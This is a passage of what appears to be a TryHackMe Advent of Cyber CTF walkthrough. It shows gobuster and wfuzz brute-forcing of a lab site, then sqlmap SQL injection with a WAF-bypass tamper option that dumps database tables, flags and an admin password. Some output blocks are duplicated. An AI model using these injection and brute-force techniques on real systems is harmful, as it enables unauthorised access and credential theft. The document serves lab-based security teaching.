/.htpasswd (Status: 403) [Size: 278]  
/.htaccess (Status: 403) [Size: 278]  
/LICENSE (Status: 200) [Size: 1086]  
/api (Status: 301) [Size: 312] [→ http://10.10.231.187/api  
[ ]  
Progress: 2448 / 20470 (11.96%)  
Progress: 2468 / 20470 (12.06%)  
Progress: 2488 / 20470 (12.15%)  
Progress: 2498 / 20470 (12.20%)
```


After that you will get the address to the api.




Question 3

Answer: THM{D4t3_AP1}

If you open the api, there is nothing because it has been changed. Use wfuzz to find which date still has the webpage.



The date highlighted is the correct one because it still has some content in it (look at the Ch).



	File	Actions	Edit	View	Help		
0000000018:	200		0 L	0 W	0 Ch	"20201117"	
0000000017:	200		0 L	0 W	0 Ch	"20201116"	
0000000016:	200		0 L	0 W	0 Ch	"20201115"	
0000000015:	200		0 L	0 W	0 Ch	"20201114"	
0000000012:	200		0 L	0 W	0 Ch	"20201111"	
0000000020:	200		0 L	0 W	0 Ch	"20201119"	
0000000008:	200		0 L	0 W	0 Ch	"20201107"	
0000000014:	200		0 L	0 W	0 Ch	"20201113"	
0000000011:	200		0 L	0 W	0 Ch	"20201110"	
0000000010:	200		0 L	0 W	0 Ch	"20201109"	
0000000032:	200		0 L	0 W	0 Ch	"20201201"	
0000000022:	200		0 L	0 W	0 Ch	"20201121"	
0000000026:	200		0 L	1 W	13 Ch	"20201125"	
0000000033:	200		0 L	0 W	0 Ch	"20201202"	
0000000028:	200		0 L	0 W	0 Ch	"20201127"	
0000000025:	200		0 L	0 W	0 Ch	"20201124"	
0000000027:	200		0 L	0 W	0 Ch	"20201126"	
0000000031:	200		0 L	0 W	0 Ch	"20201130"	
0000000030:	200		0 L	0 W	0 Ch	"20201129"	
0000000029:	200		0 L	0 W	0 Ch	"20201128"	
0000000023:	200		0 L	0 W	0 Ch	"20201122"	
0000000021:	200		0 L	0 W	0 Ch	"20201120"	
0000000024:	200		0 L	0 W	0 Ch	"20201123"	
0000000034:	200		0 L	0 W	0 Ch	"20201203"	
0000000044:	200		0 L	0 W	0 Ch	"20201213"	
0000000042:	200		0 L	0 W	0 Ch	"20201211"	
0000000036:	200		0 L	0 W	0 Ch	"20201205"	

Search the address, and get the flag.



Question 4

Answer:printer,filename

Read the link given to learn more about wfuzz options.

(<https://manpages.debian.org/buster/wfuzz/wfuzz.1.en.html>) – help file

```
-f filename,printer
    Store results in the output file using the specified printer (raw
    printer if omitted).
```

Methodology:

First, we use gobuster to get the api address as our main webpage has broken. By bruteforcing it, we acquire the address but the content also already has been erased. So, we use wfuzz, bruteforcing it again to get the date when there is still some content in the page. Add the date to the address and we get the flag.

Day 5: Web Exploration - Someone stole Santa's gift list!


Tools used: Kali Linux

Solution/Walkthrough:

Question 1

Answer: 1433


Search default port number at google and you will find the answer



Question 2

Answer: /santapanel

Then go to santa secret login panel by adding



Question 3

Answer: sqlite


read the santas TODO in TryHackMe to find the answer

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a **Web Application Firewall (WAF)** after last year's attack. In case you've forgotten the command, you can tell SQLmap to try and bypass the WAF by using `--tamper=space2comment`

Question 4

Answer: 22

Open the terminal and command using SQL that we save



after that it will display the hidden table and entry of gift database



Question 5

Answer: 8

after command using sqlmap , you can get list of table from terminal

```
[07/12/00] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.95.63/dump/SQLite_masterdb/hidden_table.csv'
[07/12/00] [INFO] fetching columns for table 'sequeals'
[07/12/00] [INFO] fetching entries for table 'sequeals'
Database: <current>
Table: sequeals
[22 entries]
```

kid	age	title
Janes	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
Janes	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Question 6

Answer: github ownership

after command using sqlmap , you can get list of table from terminal


```
[07/12/00] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.95.63/dump/SQLite_masterdb/hidden_table.csv'
[07/12/00] [INFO] fetching columns for table 'sequeals'
[07/12/00] [INFO] fetching entries for table 'sequeals'
Database: <current>
Table: sequeals
[22 entries]
```

kid	age	title
Janes	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
Janes	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Question 7

Answer: thmfox{All_I_Want_for_Christmas_Is_You}

scroll down a bit and find the flag from terminal



The screenshot shows a web browser window with a dark theme. The page title is "Welcome back, Santa!". Below the title, there is a table with two columns: "flag" and "thmfox{All_I_Want_for_Christmas_Is_You}". The table has one entry. Below the table, there is a terminal window showing the following output:

```
[10:00:07] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.53.94/dump/SQLite_masterdb/hidden_table.csv'
[10:00:07] [INFO] fetching columns for table 'sequeles'
```

Question 8

Answer: EhCNSWzzFP6sc7gB

scroll down and you will see the password



The screenshot shows a web browser window with a dark theme. The page title is "SQLite_masterdb". Below the title, there is a table with two columns: "password" and "username". The table has one entry: "EhCNSWzzFP6sc7gB" and "admin". Below the table, there is a terminal window showing the following output:

```
[07:12:01] [INFO] table 'SQLite_masterdb.sequeles' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.95.63/dump/SQLite_masterdb/sequeles.csv'
[07:12:01] [INFO] fetching columns for table 'users'
[07:12:01] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
password      username
EhCNSWzzFP6sc7gB  admin
[07:12:01] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.95.63/dump/SQLite_masterdb/users.csv'
[07:12:01] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times
[07:12:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.95.63'
[07:12:01] [WARNING] your sqlmap version is outdated
[*] ending @ 07:12:01 /2022-06-26/
```

Methodology:

We use the SQLmap to penetrate so it can automate the process of detecting and exploiting SQL injection flaws and taking over of database servers. With BurpSuite, we can capture and save login or search information to use with SQLMap. This is done by intercepting a request. We will need to configure our browser to use BurpSuite as a proxy for this request to capture. After that SQLMap will automatically translate the request and exploit the database for us.